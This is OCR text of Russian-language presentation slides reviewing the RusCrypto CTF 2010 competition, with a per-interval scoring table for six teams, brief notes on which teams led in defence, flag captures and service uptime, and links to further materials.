
РусКрипто CTF 2010: Динамика начисления баллов

Время	CIT	ХакерДом	Bushwhackers	SiBears	[Censored]	Huge Ego Team
10:45	0	0	0	3	0	0
11:00	0	0	1	0	0	0
11:15	30	6	1	0	0	2
11:30	60	4	2	2	0	0
11:45	0	2	0	6	2	0
12:00	29	32	11	2	4	1
12:15	0	0	9	0	0	2
12:30	20	25	6	0	2	1
12:45	6	15	0	21	0	0
13:00	0	0	3	12	2	0
13:15	0	0	0	0	0	0
13:30	0	9	2	37	0	1
13:45	0	0	41	25	0	0
14:00	112	24	84	3	0	1
14:15	68	42	66	45	0	7
14:30	0	12	13	0	0	0
14:45	10	0	0	0	5	2
15:00	0	12	0	15	0	0
15:15	13	18	8	0	0	1
15:30	0	61	0	40	10	0
15:45	42	20	9	24	4	0
16:00	16	1	0	0	0	0
16:15	0	12	0	8	0	6
16:30	6	0	9	36	0	0
16:45	32	53	0	13	1	6
17:00	1	17	50	28	6	1
17:15	0	0	0	0	0	0
17:30	24	0	0	0	0	0
17:45	17	9	2	0	1	0
18:00	0	2	7	3	0	2
18:15	0	0	12	0	0	0

Бледно-красным цветом выделено максимальное значение в пределах каждого 15-минутного интервала времени, синим цветом – второе по величине значение, зеленым цветом – третье по величине значение.

Максимальное количество баллов, которое каждой команде удалось заработать за 15 минут в течение всего соревнования CTF, выделено ярко-красным цветом.

РусКрипто CTF 2010: Доля незахваченных флагов




- **Команда Bushwhackers защищалась лучше всех.**

РусКрипто CTF 2010: Баллы, полученные за захват флагов

- **Команда Bushwhackers опередила команду ХакерДом по баллам, полученным за захват флагов!**

РусКрипто CTF 2010: Обеспечение доступности всех сервисов



- **Команда Huge Ego Team стала первой по обеспечению непрерывной работы сервисов своей инфраструктуры.**

РусКрипто CTF 2010: Резюме

- **Не все было так, как хотелось, но было весело :)**
- **Дополнительные материалы:**
  - **http://www.ptsecurity.ru/download/PT-Ruscrypto-CTF2010.pdf**
  - **http://devteev.blogspot.com/2010/04/2010-ctf-just4fun.html**
  - **http://www.ruscrypto.org/conference/ctf/**
  - **И в светлом будущем:**
  - **http://ctf.securitylab.ru/**

Спасибо за внимание!

Вопросы?

devteev@ptsecurity.ru
http://devteev.blogspot.com/

POSITIVE TECHNOLOGIES